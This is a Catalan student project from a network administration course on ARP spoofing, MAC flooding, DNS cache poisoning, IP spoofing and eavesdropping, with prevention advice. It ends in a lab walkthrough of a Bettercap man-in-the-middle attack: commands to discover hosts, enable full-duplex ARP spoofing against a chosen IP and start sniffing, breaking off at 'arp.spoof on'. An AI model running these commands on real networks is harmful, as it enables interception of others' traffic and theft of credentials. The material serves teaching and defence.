Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: "*Careful where you step in*"

Index

  - **DNS Poisoning / Spoofing) (BETTERCAP)**: –> readME <–
  - **Spoofing CryptoSEC.NET with DOS Attack (BETTERCAP) (SlowHTTP)**: –> readME <–
- **Bibliografia**: –> readME <–

ARP Poisoning

ARP Spoofing és l'enverinament de taules ARP.

És una tècnica que utilitzen els pirates informàtics per aconseguir entrar a una xarxa per robar els paquets de dades que passen per la xarxa local. D'aquesta manera podria controlar el trànsit i també fins i tot aturar-lo.

Els **ciberdelinqüents** poden enviar missatges falsificats ARP a una LAN.


Aconsegueix vincular la seva **adreça MAC** amb **l'adreça IP** d'un servidor, cosa que, com hem vist anteriorment, és necessària.


A partir d'aquell moment començaria a **rebre qualsevol** tipus d'**informació** que **ingressi** a través d'aquesta adreça IP i poder agafar el control del trànsit del tot.

Per tant, podem dir que una suplantació **d'ARP consisteix** a enviar **missatges ARP falsos** a **l'Ethernet**.

Per simplificar les coses, **l'adreça MAC** de **l'atacant** amb **l'adreça IP** i aconsegueix que la informació arribi a les **víctimes**.

La detecció la fem mitjançant ARP invers (RARP) que és un protocol utilitzat per consultar l'adreça IP associada amb una adreça MAC donada. Si es retorna més d'una adreça IP, el clonatge MAC és present.






Tipus d'atacs ARP Spoofing:

1. Atacs d'inundació MAC:

En un atac típic d'inundació MAC, un switch s'inunda amb paquets, cadascun amb diferents adreces MAC d'origen. La intenció és consumir la memòria limitada reservada al switch per emmagatzemar la taula de traducció de port a físic de MAC.

El resultat d'aquest atac fa que el switch ingressi a un estat anomenat mode d'obertura fallida, en el qual tots els paquets entrants s'emeten a tots els ports (com amb un concentrador), en lloc de simplement cap avall del port correcte segons la operació normal.

Un usuari malintencionat podria utilitzar un analitzador de paquets (com Wireshark) executant-se de manera promiscu per capturar dades confidencials d'altres ordinadors (com contrasenyes no encriptades, correu electrònic i converses de missatgeria instantània), que no serien accessibles si l'interruptor funcionés amb normalitat.





2. Enverinament de la caché DNS:

Aquesta és una situació creada o no creada intencionalment que proporciona dades a un servidor de noms d'emmagatzematge en memòria cau que no es va originar en fonts autoritzades del Sistema de noms de domini (DNS).

Això pot passar a través del disseny incorrecte del programari, la configuració dolenta dels servidors de noms i els escenaris dissenyats maliciosament que exploten l'arquitectura radicionalment oberta del sistema DNS.

Quan un servidor DNS ha rebut dades no autèntiques i les emmagatzema en memòria cau per augmentar el rendiment en el futur, es considera enverinat, proporcionant les dades no autèntiques als clients del servidor.





3. IP Spoofing:

La suplantació d'IP fa referència a la creació de paquets de Protocol d'Internet (IP) amb un forjat d'adreça IP d'origen, anomenada suplantació d'identitat, amb el propòsit d'ocultar la identitat del remitent o fer-se passar per un altre sistema informàtic.

4. Eavesdropping:


Eavesdropping, és un terme traduït al català que és escoltar d'incògnit. És l'acte d'escoltar en secret o sigil · losament converses privades o comunicacions d'altres sense el seu consentiment.

La pràctica és àmpliament considerada com poc ètica, i en moltes jurisdiccions és il · legal.


D'altra banda, aquesta pràctica s'ha utilitzat tradicionalment en àmbits relacionats amb la seguretat , com ara escoltar trucades telefòniques.

Com prevenir atacs ARP Spoofing?

- Aplicació de filtratge d'encaminador.
- Bloquejar adreces IP sense utilitzar.
- Permetre l'accés a la xarxa només al trànsit desitjat.
- Deshabilitar serveis de xarxa innecessaris.
- Actualització d'antivirus regularment.
- Tenir una molt bona política de contrasenyes.
- Limitar la quantitat d'amplada de banda de la xarxa.
- Ús de la xarxa de filtratge d'accés.



- Utilitzar eines de monitorització com Wireshar.




- Subdividir la xarxa a diverses parts


També podem **subdividir la xarxa** a diverses parts. Això evita que, en cas que hi hagi un intent d'atac per part d'una persona aliena, que aquest atac afecti només una part i no tota la xarxa global. Això no obstant, requereix una instal · lació de xarxa més complexa.

ARP Poisoning / Spoofing en acció

ARP Poisoning / Spoofing (2 parts) (BETTERCAP):

Envenenament de les taules ARP de les víctimes implicades i reenviament de paquets al hacker. Amb el Wireshark - ARP - Nmap, veurem com fa el duplicat de MAC.






MITM - Eavesdropping (Sniffing) (BETTERCAP)


Amb l'ARP Poisoning d'abans activarem un *sniffer* i estarem escoltant la màquina afectada i veient les pàgines on visita. Podem captar credencials de pàgines HTTP.


1. Obrir el Bettercap a Kali Linux.
2. Tenim una interfície senzilleta per començar a fer l'atac Man in the Middle. Si fem '`help` podrem veure tots els mòduls disponibles.





2. Amb la comanda següent `net.show` ens mostrarà la IP - MAC - Nom local.

Seguidament fem un `net.probe on` per observar de forma interactiva i per fer-ho més bonic, amb un `ticker on`












3. A partir d'aquest moment, quan ja hem escollit la IP de la víctima. Ja podem començar amb el ARP.SPOOF



arp.spoof (not running): Keep spoofing selected hosts on the network.
arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.
Parameters
arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
192.168.30.0/23 > 192.168.31.248 » [09:00:28] [endpoint.lost] endpoint 192.168.31.50 (DESKTOP-EJ753JV) 64:5a:04:4b:aa:fc (Chicony Electronics Co., Ltd.) lost.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex
192.168.30.0/23 > 192.168.31.248 » [09:01:06] [sys.log] [err] unknown or invalid syntax "set arp.spoof.fullduplex", type help for the help menu.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets [09:01:19] [endpoint.lost] endpoint 192.168.30.110 (♦ib♦) c8:69:cd:91:62:ca (Apple, Inc.) lost.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets [09:01:44] [endpoint.lost] endpoint 192.168.30.173 56:71:59:cc:be:8c lost.
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
